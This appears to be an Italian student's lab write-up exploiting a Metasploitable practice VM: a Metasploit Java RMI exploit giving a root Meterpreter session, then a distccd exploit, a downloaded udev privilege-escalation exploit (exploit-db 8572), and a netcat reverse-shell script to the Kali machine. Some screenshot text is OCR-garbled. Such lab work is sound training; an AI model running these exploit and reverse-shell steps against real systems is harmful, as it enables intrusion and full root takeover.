PROGETTO SETTIMANA 7

24/01/2025

TRACCIA

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099- Java RMI.

Si richiede allo studente di sfruttare la vulnerabilità con Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:


- La macchina attaccante (KALI) deve avere il seguente indirizzo
- IP: 192.168 .77.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168 .77.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti e videnze sulla macchina remota:
- 1) configurazione di rete.
- 2) informazioni sulla tabella di routing della macchina vittima.

SVOLGIMENTO

Per prima cosa vado a modificare gli indirizzi IP delle macchine come richiede la traccia:

- Kali= 192.168.77.111
- Metasploitable 2= 192.168 .77.112

KALI



```
File Actions Edit View Help
  -(kali⊕kali)-[~]
eth0: flags=4163<UP, BROADCAST, RUNNING, MULTICAST> mtu 1500
        inet 192.168.77.111 netmask 255.255.255.0 broadcast 192.168.77.255
        inet6 fe80::5144:c59f:f0b1:65b4 prefixlen 64 scopeid 0×20<link>
        ether 08:00:27:ad:25:87 txqueuelen 1000 (Ethernet)
        RX packets 2 bytes 543 (543.0 B)
RX errors 0 dropped 0 overruns 0
        TX packets 48 bytes 7279 (7.1 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0×10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 8 bytes 480 (480.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 8 bytes 480 (480.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Metasploitable

```
GNU nano 2.0.7 File: /etc/network/interfaces

t This file describes the network interfaces available on your system t and how to activate them. For more information, see interfaces(5).

t The loopback network interface auto lo iface lo inet loopback

t The primary network interface auto etho iface etho inet static address 192.168.77.112 network 192.168.77.0 jateway 192.168.77.1 proadcast 192.168.77.255
```

```
I Read 16 lines ]

Instadmin@metasploitable: $ ifconfig

Instance: Instance:
```

Ora pingo le macchine per controllare che comunichino

```
msfadmin@metasploitable: $\(\frac{\ping}{2}\) ping 192.168.77.111

PING 192.168.77.111 (192.168.77.111) 56(84) bytes of data.

64 bytes from 192.168.77.111: icmp_seq=1 ttl=64 time=1.28 ms

64 bytes from 192.168.77.111: icmp_seq=2 ttl=64 time=1.23 ms

64 bytes from 192.168.77.111: icmp_seq=3 ttl=64 time=1.01 ms

64 bytes from 192.168.77.111: icmp_seq=4 ttl=64 time=0.905 ms

--- 192.168.77.111 ping statistics ---

4 packets transmitted, 4 received, 0% packet loss, time 2998ms

rtt min/avg/max/mdev = 0.905/1.110/1.288/0.161 ms

msfadmin@metasploitable: *\(\frac{\pi}{2}\)
```

Ora che le macchine sono in comunicazione posso passare alla prossima fase; tramite il terminale di kali eseguo un <nmap> per verificare lo stato delle porte: nmap -p- -T4 192.168.77.112

```
-$ nmap -p- -T4 192.168.77.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-24 03:53 EST
Nmap scan report for 192.168.77.112
Host is up (0.0025s latency).
Not shown: 65505 closed tcp ports (conn-refused)
         STATE SERVICE
PORT
21/tcp
         open ftp
22/tcp open ssh
23/tcp
         open telnet
25/tcp
          open smtp
53/tcp
         open domain
80/tcp
         open http
111/tcp
139/tcp
         open rpcbind
          open netbios-ssn
445/tcp
         open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
514/tcp
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
3632/tcp open distccd
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
6697/tcp open ircs-u
8009/tcp open ajp13
8180/tcp open unknown
8787/tcp open msgsrvr
45490/tcp open unknown
46559/tcp open
               unknown
51990/tcp open unknown
```

La porta richiesta è la 1099, eseguo un nmap più approfondito per verificare la versione del servizio: nmap –A –p 1099 192.168.77.112


```
(kali⊗kali)-[~]
$ nmap -A -p 1099 192.168.77.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-24 03:56 EST
Nmap scan report for 192.168.77.112
Host is up (0.0013s latency).

PORT STATE SERVICE VERSION
1099/tcp open java-rmi GNU Classpath grmiregistry
```

Come possiamo vedere il servizio attivo nella porta 1099 è Java-rmi.

Ora posso passare a configurare l'attacco; apro la consolo di metasploit sempre tramite il terminale di kali:

Usiamo il comando <search> seguito dal servizio: search java_rmi




Scegliamo il numero 1 perchè è quello che serve per il nostro caso; la traccia chiede di entrare e di interagire dentro la macchina target quindi il modulo exploit è quello che fa per noi-

Lo selezioniamo con il comando use: use 1

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```


Ora siamo dentro l'exploit, con il comando show options andiamo a configurare l'exploit: show options



Ci richiede di mettere un rhosts, mettiamo l'indirizzo ip di Metasploitable con il comando: set rhost 192.168.77.112

W-11-12-			
HTTPDELAY	10	yes	Time th
RHOSTS	192.168.77.112	yes	The targ
RPORT	1099	yes	The tar
SRVHOST	0.0.0.0	yes	The loc
31(1103)	0.0.0.0	,	t be an
			on all
SRVPORT	8080	yes	The loc
SSL	false	no	Negotia
SSLCert		no	Path to
			rated)
URIPATH		no	The URI

Il payload lasciamo quello che ci ha dato lui, possiamo notare come è già settato in automatico. La schermata di show options corretta dovrebbe risultare in questo modo:



Ora lanciamo l'attacco con il comando: exploit

```
msf6 exploit(multi/misc/java_xmi_server) > exploit

[*] Started reverse TCP handler on 192.168.77.111:4444

[*] 192.168.77.112:1099 - Using URL: http://192.168.77.111:8080/BQPXbQDE

[*] 192.168.77.112:1099 - Server started.

[*] 192.168.77.112:1099 - Sending RMI Header...

[*] 192.168.77.112:1099 - Sending RMI Call...

[*] 192.168.77.112:1099 - Replied to request for payload JAR

[*] Sending stage (57971 bytes) to 192.168.77.112

[*] Meterpreter session 1 opened (192.168.77.111:4444 → 192.168.77.112:53452) at 2025-01-24 04:21:25 -0500

meterpreter > ■
```

Siamo dentro, ora posso effetturare le operazioni richieste, prima cosa mi controllo qualche informazione della macchina target, riporto alcuni esempi con il comando eseguito che si può vedere negli screenshot:

```
meterpreter > svsinfo
Computer : metasploitable
OS : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter : java/linux
meterpreter >
```

```
meterpreter > ifconfig
Interface 1
       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
Interface 2
Name
           : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.77.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe6d:8456
IPv6 Netmask : ::
meterpreter >
```

Come richiesto ecco la configurazione di rete e la tabella di routing.

Ultimo comando provato è stato <shell> che mi permette di avviare una shell e cercare ulteriori informazioni:

```
meterpreter > shell
Process 1 created.
Channel 1 created.
id
uid=0(root) gid=0(root)
whoami
root
```

BONUS 1

Per cominciare ho collegato le macchine a Internet tramite pfsense; una volta collegate e appurato che comunicano passo a scansionare tramite NMAP la porta relativa il servizio distccd (3632). nmap –A –p 3632 192.168.60.2

```
(kali@ kali)-[~]
$ nmap -A -p 3632 192.168.60.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-24 05:05 EST
Nmap scan report for 192.168.60.2
Host is up (0.0057s latency).

PORT STATE SERVICE VERSION
3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))


Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 6.52 seconds
```

Come vediamo la porta è aperta. Accediamo a Metasploit tramite la sua console e cerchiamo il modulo per eseguire l'exploit:


Scegliamo l'unico modulo per il servizio ed entriamo nelle opzioni per la configurazione, i comando sono gli stessi dell'esercizio precedente:

Search, Use, Show options, Set, explot,

A differenza di prima ora dobbiamo settare anche un payload, usiamo il comando show payloads:



Scegliamo il numero 3 e lo configuriamo: set payload 3



Lanciamo l'attacco: exploit

```
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started bind TCP handler against 192.168.60.2:4444
[*] Command shell session 1 opened (192.168.50.2:35763 → 192.168.60.2:4444) at 2025
-01-24 05:21:51 -0500

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
whoami
daemon
```

Siamo dentro ma abbiamo i privilegi da deamon, a noi servono i privilegi da root.

Per farlo dobbiamo eseguire una escalation di privilegi:

La Privilege Escalation, o "elevazione dei privilegi", è una tecnica usata dagli hacker per ottenere accesso non autorizzato a risorse di sistema o dati riservati. In pratica, un utente malintenzionato sfrutta vulnerabilità nel sistema per passare da un livello di accesso limitato (ad esempio, come un utente normale) a un livello di accesso più alto (come un amministratore).

Ci sono due tipi principali di privilege escalation:

- **Vertical privilege escalation:** Quando un utente con un basso livello di accesso ottiene un livello di accesso più alto.
- Horizontal privilege escalation: Quando un utente ottiene gli stessi diritti di un altro utente, senza aumentare effettivamente il proprio livello di privilegio.

Utilizzo il comando <uname –a> per visualizzare informazioni dettagliate sul sistema e verfico la versione del kernel:

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/L
inux
```

Abbiamo verificato che la versione del kernel è una 2.6.24; da un altro terminale su kali ci scarichiamo il file dell'exploit per quella versione.

Il comando da eseguire è wget http://www.exploit-db.com/download/8572

```
(kali⊛kali)-[~]
 $ wget http://www.exploit-db.com/download/8572
--2025-01-24 07:26:21-- http://www.exploit-db.com/download/8572
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:80... connecte
d.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://www.exploit-db.com/download/8572 [following]
--2025-01-24 07:26:21-- https://www.exploit-db.com/download/8572
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connect
HTTP request sent, awaiting response... 200 OK
Length: 2876 (2.8K) [application/txt]
Saving to: '8572'
8572
                    100%[ ==========]
                                                    2.81K --.-KB/s
                                                                       in 0s
2025-01-24 07:26:22 (17.8 MB/s) - '8572' saved [2876/2876]
```

Una volta scaricato facciamo <ls> e verifichiamo che il file esista. Una volta fatto lo andiamo a salvare in <file.c>:


```
-(kali⊛kali)-[~]
                                                      Videos
8572
        Documents flag.txt
                                  Music
                                           Public
                   hydra.restore Pictures Templates
  —(kali⊛kali)-[~]
 -$ m∨ 8572 8572.c
  -(kali⊛kali)-[~]
                                                      Videos
8572.c
        Documents flag.txt
                                  Music
                                            Public
Desktop Downloads
                   hydra.restore Pictures
                                           Templates
```

Siccome il nostro metasploitable è una versione abbastanza vecchia rispetto a kali, il passaggio di file tra le due macchine risulta ostico; un modo per farlo è crearci un nostro server http molto semplice senza protezioni, in modo che possiamo recuperare poi il file con Metasploitable.

Sempre su questo terminale eseguo questo comando:

```
_____(kali⊕ kali)-[~]
$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Andando sul browser e scrivendo l'indirizzo di kali stesso ci dovrebbe dare la pagina in cui vengono elencati i file che sono presenti nella cartella home; da qui tramite il terminale con l'exploit attivo posso prendermi il file 8572.c



diamo il comando wget http://192.168.50.2:8080/8572.c

```
RX bytes:196/41 (192.1 KB)

Serving HTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

192.168.50.2 - [24/Jan/2025 07:28:50] code 404, message File not found

192.168.50.2 - [24/Jan/2025 07:28:50] "6ET / HTP/1.1" 404 -

192.168.60.2 - [24/Jan/2025 07:38:50] "6ET / Favion.ico HTTP/1.1" 404 -

192.168.60.2 - [24/Jan/2025 07:30:15] "6ET /8572.c HTTP/1.0" 200 -
```

Ho messo i 2 terminali vicini per verificare in tempo reale i movimenti; al comando wget sul terminale di destra, riceviamo una richiesta GET sul terminale di sinistra.

Diamo il comando <ls> per verificare che abbiamo preso correttamente il file

```
ls
4544.jsvc_up
8572.c
gconfd-msfadmin
orbit-msfadmin
```

Ora compiliamo il file con il comando <gcc 8572.c-o escalation> (escalation è il nome che gli ho dato, possiamo dargli qualsiasi nome)

Questo creerà il file eseguibile escalation.

```
gcc 8572.c -o escalation
ls
4544.jsvc_up
8572.c
escalation 
gconfd-msfadmin
orbit-msfadmin
```

Ora continuiamo con i seguenti passaggi: inizialmente, creiamo il file script /tmp/run inserendo una riga di codice che richiama la shell Bash con il comando echo. Successivamente, aggiungiamo una seconda riga che ci permette di stabilire una connessione di shell inversa verso la macchina attaccante, utilizzando netcat sulla porta 4444

```
echo '#!/bin/bash' > /tmp/run
echo '/bin/netcat-e /bin/bash 192.168.50.2 4444' >>
/tmp/run
echo '#!/bin/bash' > /tmp/run
```

```
echo '/bin/netcat -e /bin/bash 192.168.50.2 4444' >> /tmp/run
```

Questo prepara l'ambiente in modo che, una volta eseguito l'exploit, si instauri una sessione netcat con il sistema attaccante all'indirizzo IP specificato (192.168.50.2 ovvero kali)

Con il comando <ls> vediamo come ci ha creato il file 'run'

```
ls
4544.jsvc_up
8572.c
escalation
gconfd-msfadmin
orbit-msfadmin
```

Ispezioniamo il file run per verificare che sia andato tutto correttamente:

```
cat run
#!/bin/bash
/bin/netcat -e /bin/bash 192.168.50.2 4444
```

Ora dobbiamo trovare l'id dei processi attivi; a noi serve quello relativo al gestore di dispositivi Udev. Esso consente la gestione dinamica dei dispositivi a blocchi e a caratteri, mantenendo solo i nodi relativi ai dispositivi presenti nel sistema e comunica direttamente col kernel.

Il comando da eseguire è: cat /proc/net/netlink

cat /proc/net/netlink									
sk	Eth	Pid	Groups	Rmem	Wmem	Dump	Locks		
de313800	0	0	00000000	0	0	00000000	2		
dd03ba00	4	0	00000000	0	0	00000000	2		
dd653000	7	0	00000000	0	0	00000000	2		
ddc11c00	9	0	00000000	0	0	00000000	2		
ddc0dc00	10	0	00000000	0	0	00000000	2		
dd040e00	15	2366	00000001	0	0	00000000	2		
de313c00	15	0	00000000	0	0	00000000	2		
de390800	16	0	00000000	0	0	00000000	2		
df907800	18	0	00000000	0	0	00000000	2		
May May 1	7 10	100		- 10					

2366 è il Pid che passeremo all'exploit; prima di farlo però dobbiamo aprire un altro terminale su kali e avviare una sessione netcat sulla porta 4444

```
(kali⊕ kali)-[~]
$ netcat -vlp 4444
listening on [any] 4444 ...
```

Ritorniamo sul terminale di metasploitable e completiamo l'attacco con il comando: ./escalation 2366

```
./escalation 2366
```

Ora sul terminale con la sessione netcat attiva possiamo vedere che siamo connessi:

```
File Actions Edit View Help
  -(kali⊛kali)-[~]
 -$ netcat -vlp 4444
listening on [any] 4444 ...
192.168.60.2: inverse host lookup failed: Unknown host
connect to [192.168.50.2] from (UNKNOWN) [192.168.60.2] 49633
whoami
root
id
uid=0(root) gid=0(root)
ifconfig
          Link encap:Ethernet HWaddr 08:00:27:6d:84:56
          inet addr:192.168.60.2 Bcast:192.168.60.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe6d:8456/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:122 errors:0 dropped:0 overruns:0 frame:0
          TX packets:216 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13833 (13.5 KB) TX bytes:30059 (29.3 KB)
          Base address:0×d020 Memory:f0200000-f0220000
lo
          Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:1040 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1040 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:468285 (457.3 KB) TX bytes:468285 (457.3 KB)
```

Come si vede ora siamo utenti root. La scalata verticale dei privilegi ha avuto successo.

Per questo esercizio ho seguito diverse indicazioni online tra forum e guide. Il più utile è stato questo video

https://www.youtube.com/watch?v=DoUZFHwZntY&ab_channel=rwbnetse

Che mi ha fatto capire bene i passaggi da seguire e quello che stavo facendo.